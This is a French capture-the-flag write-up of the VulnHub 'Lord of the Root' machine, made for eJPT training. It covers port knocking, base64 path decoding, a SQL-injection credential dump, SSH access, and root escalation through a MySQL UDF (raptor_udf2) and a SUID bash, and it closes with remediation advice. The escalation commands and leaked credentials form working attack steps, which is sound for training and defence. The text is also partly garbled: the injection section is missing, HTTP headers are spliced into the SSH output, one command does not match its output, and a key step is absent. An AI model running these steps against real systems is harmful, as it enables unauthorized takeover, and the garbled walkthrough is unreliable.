

Lord of the Root

VulnHub · Boot2Root — de la reconnaissance au shell root

Plateforme	VulnHub (Lord Of The Root: 1.0.1)
Système cible	Ubuntu 14.04.3 LTS · Kernel 3.19.0-25 (i686)
Adresse IP	192.168.136.131
Difficulté	Intermédiaire
Objectif	Compromission complète · accès root
Cadre	Entraînement red team · préparation eJPT
Date	Août 2026

Port Knocking

Énumération Web

Injection SQL

Buffer Overflow (SUID)

MySQL UDF · Privesc

Sommaire

01 Résumé exécutif

Contexte, périmètre et synthèse de la compromission

02 Reconnaissance réseau

Découverte des hôtes et scan de ports

03 Port Knocking

Ouverture du service web caché

04 Énumération web

Du meme LOTR au répertoire caché via base64

05 Injection SQL

Extraction des identifiants avec sqlmap

06 Accès initial (Foothold)

Connexion SSH

07 Élévation de privilèges — Analyse

Énumération système et vecteurs identifiés

08 Privesc — Voie exploitée : MySQL UDF

Abus du service MySQL tournant en root

09 Compromission & flag root

Preuve d'accès root

10 Recommandations & remédiations

Analyse défensive (angle SOC / blue team)

1

Résumé exécutif

Ce rapport documente la compromission complète de la machine virtuelle **Lord of the Root** (VulnHub), réalisée dans un laboratoire isolé à des fins d'entraînement red team et de préparation à la certification eJPT. L'exercice couvre l'intégralité d'une **kill chain** réaliste : de la reconnaissance réseau jusqu'à l'obtention d'un shell `root`.

La cible expose initialement un unique service SSH derrière un mécanisme de **port knocking**. Une fois le service web caché débloqué, une chaîne d'énumération mène à un formulaire de connexion vulnérable à une **injection SQL**, permettant l'extraction d'identifiants valides. Ces identifiants ouvrent un accès SSH (foothold). L'élévation de privilèges est obtenue en exploitant une **mauvaise configuration critique** : le service MySQL s'exécute avec les privilèges `root`, ce qui permet, via une **fonction définie par l'utilisateur (UDF)**, d'exécuter des commandes arbitraires en tant que root.

Résultat

Compromission totale de la machine — accès `root` obtenu et flag récupéré dans `/root/`.

Chaîne d'attaque synthétique

Recon

nmap · knocking

Web

base64 → chemin
caché

SQLi

sqlmap → creds

Foothold

SSH smeagol

Privesc

MySQL UDF → root

2

Reconnaissance réseau

PHASE · DISCOVERY

Première étape : identifier les hôtes actifs sur le sous-réseau du lab à l'aide d'un balayage `nmap` en mode *ping scan* (`-sn`), sans scan de ports.

```
$ sudo nmap -sn 192.168.136.0/24
```

```
(marc@kali)-[~]
$ sudo nmap -sn 192.168.136.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 15:44 +0200
Nmap scan report for 192.168.136.1
Host is up (0.00089s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.136.131
Host is up (0.00063s latency).
MAC Address: 00:0C:29:5C:EA:D1 (VMware)
Nmap scan report for 192.168.136.254
Host is up (0.00037s latency).
MAC Address: 00:50:56:E9:1C:12 (VMware)
Stats: 0:00:09 elapsed; 255 hosts completed (3 up), 255 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.136.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 10.99 seconds
```

Découverte des hôtes actifs — la cible ressort parmi les VMs VMware du sous-réseau.

Le balayage remonte plusieurs hôtes. Après identification de la Kali et de la passerelle, la cible retenue est **192.168.136.131**. Un scan de ports complet (`-p-`) est ensuite lancé pour cartographier la surface d'attaque.

```
$ sudo nmap -sS -p- -T4 192.168.136.131
```

```
(marc@kali)-[~]
$ sudo nmap -sS -p- 192.168.136.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 12:26 +0200
Nmap scan report for 192.168.136.131
Host is up (0.00033s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:5C:EA:D1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 108.92 seconds
```

*Sur 65 535 ports, seul le port **22/SSH** est ouvert — tous les autres sont filtrés.*

Analyse

Un unique port ouvert (SSH) avec la quasi-totalité des ports en état *filtered* est une signature classique du **port knocking** : un service reste masqué tant qu'une séquence de connexions précise n'a pas été jouée.

3 Port Knocking

PHASE · ACCESS TO HIDDEN SERVICE

Une tentative de connexion SSH révèle une bannière ASCII contenant l'indice décisif. Le texte affiche « **Knock Friend To Enter** » (référence à la porte de la Moria) et surtout la mention « **Easy as 1,2,3** ».

```
$ ssh 192.168.136.131
```

```
(marc@kali)-[~]
$ ssh 192.168.136.131
The authenticity of host '192.168.136.131 (192.168.136.131)' can't be established.
ED25519 key fingerprint is: SHA256:Rz24fg01xp2jMdwk9c44ijnZAz1uaUlvRXX7QU+ERtI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.136.131' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

      L A N K N O C K
    _____
   /  /  /  /  /  /
  /  /  /  /  /  /
 /  /  /  /  /  /
/  /  /  /  /  /

Easy as 1,2,3
marc@192.168.136.131's password: █
```

La bannière SSH livre la séquence de knock : ports **1, 2, 3**.

La séquence est jouée à l'aide du client `knock`, puis un nouveau scan confirme l'ouverture d'un port supplémentaire.

```
$ knock 192.168.136.131 1 2 3
$ sudo nmap -sS -p- -T4 192.168.136.131
```

```
(marc@kali)-[~]
$ sudo nmap -sS -p- -T4 192.168.136.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 13:18 +0200
Nmap scan report for 192.168.136.131
Host is up (0.00036s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
1337/tcp   open  waste
MAC Address: 00:0C:29:5C:EA:D1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 92.25 seconds
```

Après le knock, le port **1337/tcp** s'ouvre : un serveur web était masqué.


Rappel technique

Le port knocking n'est pas un handshake TCP : c'est une **séquence de tentatives de connexion** sur des ports fermés, observée par un démon (`knockd`) qui, sur la bonne combinaison, modifie le pare-feu pour révéler un service. La séquence joue le rôle de « code secret ».

4 Énumération web

PHASE · ENUMERATION

Le service sur le port 1337 affiche un simple meme sur le thème du *Seigneur des Anneaux*. Le code source de la page d'accueil ne révèle qu'une image — sans indice direct.



Page d'accueil du service caché sur le port 1337.

```
1 <html>
2 
3 </html>
4
```

Code source minimal de la page d'accueil : une seule image référencée.

L'inspection de la page `index.php` (et de `robots.txt`) révèle en revanche un **commentaire HTML caché** contenant une chaîne encodée en base64 — invisible sur la page rendue.

```
$ curl -s http://192.168.136.131:1337/index.php
```

```
(marc@kali)-[~]
$ curl -s http://192.168.136.131:1337/robots.txt
<html>

<!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
</html>

(marc@kali)-[~]
$ curl -s http://192.168.136.131:1337/index.php | grep -iE 'href|src|comment|<!--'

<!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
```

Une chaîne base64 dissimulée dans un commentaire HTML.

La chaîne est décodée. Elle s'avère **encodée deux fois** (double base64) :

```
$ echo "THprb...ZXIh" | base64 -d
```

```
(marc@kali)-[~]
$ echo "THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh" | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!
```

Premier décodage : une nouvelle chaîne base64 suivie du mot d'encouragement « Closer! ».

```
$ echo "Lzk3ODM0NTIxMC9pbmRleC5waAA=" | base64 -d
/978345210/index.php
```

```
(marc@kali)-[~]
$ echo "Lzk3ODM0NTIxMC9pbmRleC5waHA=" | base64 -d
/978345210/index.php
```

Second décodage : révélation du répertoire caché **/978345210/**.

Ce chemin mène à un formulaire de connexion baptisé « **Welcome to the Gates of Mordor** ».

Le formulaire de connexion caché — cible de l'injection SQL.


```
[5 entries]
```

id	password	username	lencoded
1	iwilltakethering	frodo	
2	MyPreciousR00t	smeagol	
3	AndMySword	aragorn	
4	AndMyBow	legolas	
5	AndMyAxe	gimli	

Extraction complète de la table : cinq comptes avec mots de passe **en clair**.

Identifiants extraits

ID	Utilisateur	Mot de passe
1	frodo	iwilltakethering
2	smeagol	MyPreciousR00t
3	aragorn	AndMySword
4	legolas	AndMyBow
5	gimli	AndMyAxe

6 Accès initial (Foothold)

PHASE · INITIAL ACCESS

Les identifiants sont testés sur le service SSH. Le compte **smeagol** (dont le mot de passe **MyPreciousR00t** évoque « root » en leet speak) fournit un accès shell.

```
$ ssh smeagol@192.168.136.131
Password: MyPreciousR00t
```

```
* Documentation: https://help.ubuntu.com/
Safari/537.36
Origin: http://192.168.136.131
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.136.131/
Accept-Encoding: gzip, deflate, br
Cookie: SESSIONID=chrae83v1arfbR138nc67
Welcome to Ubuntu 14.04.3 LTS
Last login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
smeagol@LordOfTheRoot:~$
```

Accès initial obtenu : shell utilisateur **smeagol@LordOfTheRoot**.

PHASE · POST-EXPLOITATION

L'énumération système identifie plusieurs éléments intéressants pour l'escalade.

```
$ id
$ sudo -l          # smeagol n'a aucun droit sudo
$ uname -a         # Kernel 3.19.0-25 (2015) – vulnérable overlayfs
$ find / -perm -4000 -type f 2>/dev/null # binaires SUID
```

```
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$ find / -perm -4000 -type f 2>/dev/null
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/bin/ping6
/SECRET/door2/file
/SECRET/door1/file
/SECRET/door3/file
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/X
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
/usr/sbin/uuid
/usr/sbin/pppd
smeagol@LordOfTheRoot:~$
```

Kernel de 2015 et recherche SUID : trois binaires custom dans **/SECRET/** ressortent.

```
smeagol@LordOfTheRoot:~$ ls -la /SECRET/
total 20
drwxr-xr-x  5 root root 4096 Sep 22  2015 .
drwxr-xr-x 23 root root 4096 Sep 22  2015 ..
drwxr-xr-x  2 root root 4096 Aug 20 19:18 door1
drwxr-xr-x  2 root root 4096 Aug 20 19:18 door2
drwxr-xr-x  2 root root 4096 Aug 20 19:18 door3
smeagol@LordOfTheRoot:~$ ls -la /SECRET/door1/ /SECRET/door2/ /SECRET/door3/
/SECRET/door1/:
total 16
drwxr-xr-x  2 root root 4096 Aug 20 19:21 .
drwxr-xr-x  5 root root 4096 Sep 22  2015 ..
-rwsr-xr-x  1 root root 5150 Sep 22  2015 file
/SECRET/door2/:
total 16
drwxr-xr-x  2 root root 4096 Aug 20 19:21 .
drwxr-xr-x  5 root root 4096 Sep 22  2015 ..
-rwsr-xr-x  1 root root 7370 Sep 17  2015 file
/SECRET/door3/:
total 16
drwxr-xr-x  2 root root 4096 Aug 20 19:21 .
drwxr-xr-x  5 root root 4096 Sep 22  2015 ..
-rwsr-xr-x  1 root root 7370 Sep 17  2015 file
smeagol@LordOfTheRoot:~$ file /SECRET/door1/file
/SECRET/door1/file: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[
sha1]9e50c7caca5cc2c78214c81f110c88e61ad0c10, not stripped
smeagol@LordOfTheRoot:~$
```

Trois binaires SUID root (**door1/2/3**) : vecteur d'exploitation binaire volontaire.

Vecteurs d'escalade identifiés

- **Voie A — Buffer overflow SUID** : les binaires `/SECRET/door*/file` attendent un argument et débordent avec une longue chaîne. L'analyse a confirmé un contrôle total du registre **EIP à l'offset 171**, puis une stratégie **ret2libc** (le binaire n'étant pas PIE, mais l'ASLR étant actif). Vecteur très formateur, mais dont la finalisation dépend d'un contournement d'ASLR peu déterministe.
- **Voie B — MySQL en root (retenue)** : le service `mysqld` s'exécute en tant que root. Combiné aux identifiants MySQL trouvés en clair dans le code PHP, cela permet une escalade fiable via une UDF.

```
(marc@kali)-[~]  
$ msf-pattern_offset -l 500 -q 41376641  
[*] Exact match at offset 171  
(marc@kali)-[~]
```

Voie A — calcul de l'offset EIP : correspondance exacte à **171 octets**.

```
(marc@kali)-[~]  
$ cat /proc/sys/kernel/randomize_va_space  
2
```

Voie A — ASLR actif (valeur 2) et ESP pointant directement dans la charge injectée.

Choix méthodologique

La voie **MySQL UDF** a été retenue pour la compromission finale : elle exploite une véritable erreur de configuration (service privilégié) et offre un résultat déterministe, là où le contournement d'ASLR de la voie A relève davantage de l'ingénierie d'exploit répétée.

8 Privesc — Voie exploitée : MySQL UDF

PHASE · PRIVILEGE ESCALATION

Le service MySQL tourne bien sous l'utilisateur **root** :

```
$ ps aux | grep mysql  
root 1055 ... /usr/sbin/mysqld
```

```
smeagol@LordOfTheRoot:~$ ls -la /var/www/  
total 24  
drwxr-xr-x  4 root root 4096 Sep 17 2015 .  
drwxr-xr-x 14 root root 4096 Sep 17 2015 ..  
-rw-r--r--  1 root root  116 Sep 17 2015 404.html  
drwxr-xr-x  2 root root 4096 Sep 17 2015 978345210  
drwxr-xr-x  2 root root 4096 Sep 17 2015 images  
-rw-r--r--  1 root root   64 Sep 17 2015 index.html  
smeagol@LordOfTheRoot:~$
```

Le démon `mysqld` s'exécute avec les privilèges root.

Les identifiants MySQL sont récupérés en clair dans le code de connexion de la page de login :

```
$ cat /var/www/978345210/login.php
$db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');
```

```
smeagol@LordOfTheRoot:~$ ls -la /var/www/978345210/
total 24
drwxr-xr-x 2 root root 4096 Sep 17 2015 .
drwxr-xr-x 4 root root 4096 Sep 17 2015 ..
-rw-r--r-- 1 root root 634 Sep 17 2015 index.php
-rw-r--r-- 1 root root 965 Sep 17 2015 login.php
-rw-r--r-- 1 root root 138 Sep 17 2015 logout.php
-rw-r--r-- 1 root root 388 Sep 17 2015 profile.php
smeagol@LordOfTheRoot:~$
```

Identifiants MySQL en clair : **root** : **darkshadow**.

Chargement de l'UDF malveillante

Une bibliothèque partagée exposant la fonction `do_system()` est compilée sur la cible (via le `gcc` présent), puis chargée dans le répertoire des plugins MySQL. Comme MySQL tourne en root, tout appel à cette fonction s'exécute avec les privilèges root.

```
$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.c -lc
$ mysql -u root -pdarkshadow
```

```
use mysql;
create table foo(line blob);
insert into foo values(load_file('/home/smeagol/raptor_udf2.so'));
select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
```



```
bash-4.3# id
uid=1000(smeagol) ... euid=0(root) groups=0(root)...
```

```
smeagol@LordOfTheRoot:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 986672 Oct  7  2014 /bin/bash
smeagol@LordOfTheRoot:~$ /bin/bash -p
bash-4.3# id
uid=1000(smeagol) gid=1000(smeagol) euid=0(root) groups=0(root),1000(smeagol)
bash-4.3# whoami
root
```

Preuve d'accès root : **euid=0(root)** et prompt **bash-4.3#** .

Le flag final est récupéré dans le répertoire **/root/** :

```
bash-4.3# cat /root/*.txt
```

```
bash-4.3# cat /root/*.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
```

Flag root — message de clôture de la machine (citation de Gandalf).

Machine compromise

Accès root confirmé et flag récupéré. La compromission couvre l'intégralité de la chaîne, de la découverte réseau jusqu'au contrôle total du système.

10 Recommandations & remédiations

ANGLE DÉFENSIF · BLUE TEAM / SOC

Chaque étape de la compromission correspond à une faiblesse corrigeable. Cette section adopte le point de vue défensif afin de faire le lien avec les responsabilités d'un analyste SOC.

Faiblesse exploitée	Remédiation recommandée
Port knocking comme sécurité — masque un service mais repose sur l'obscurité.	Ne pas s'appuyer sur l'obscurité ; durcir directement le service web (authentification forte, WAF, TLS) et journaliser les tentatives de connexion sur ports inhabituels.
Indices en clair (base64 dans le HTML, chemins « cachés »).	Ne jamais dissimuler d'information sensible dans le code client ; l'encodage n'est pas du chiffrement. Retirer commentaires et chemins de debug en production.
Injection SQL — concaténation directe des entrées utilisateur.	Requêtes préparées / paramétrées, validation stricte des entrées, principe du moindre privilège pour le compte applicatif MySQL (jamais root).

Mots de passe en clair en base et dans le code.

Hachage fort et salé (bcrypt/argon2) des mots de passe ; secrets applicatifs sortis du code (variables d'environnement, coffre-fort).

MySQL exécuté en root — impact maximal en cas de compromission.

Exécuter le service sous un compte dédié non privilégié ; restreindre `FILE` et l'écriture dans le `plugin_dir` ; activer AppArmor/SELinux.

Binares SUID custom vulnérables au buffer overflow.

Auditer et minimiser les binaires SUID ; compiler avec protections (stack canaries, NX, PIE, FORTIFY) ; retirer les binaires de test.

Système obsolète (Ubuntu 14.04 / kernel 2015).

Maintenir l'OS et le noyau à jour ; les versions non supportées cumulent des CVE d'élévation de privilèges connues.

Détection côté SOC

- **Réseau** : alerter sur des séquences de connexions courtes vers des ports bas consécutifs (signature de knock), et sur l'ouverture soudaine d'un port après ces tentatives.
- **Web** : détecter les motifs sqlmap (User-Agent, volume de requêtes, payloads `SLEEP` / `UNION`) et les codes de réponse anormaux.
- **Système** : surveiller la création de fichiers dans `plugin_dir`, l'appel à `CREATE FUNCTION`, et tout changement de permissions SUID sur des binaires système (`/bin/bash`).

Note de fin. Ce rapport a été rédigé dans un cadre strictement pédagogique, sur une machine de laboratoire isolée et conçue pour l'entraînement. Les techniques présentées ne doivent être employées que sur des systèmes pour lesquels une autorisation explicite existe. — M. Duverger, entraînement red team / préparation ejPT.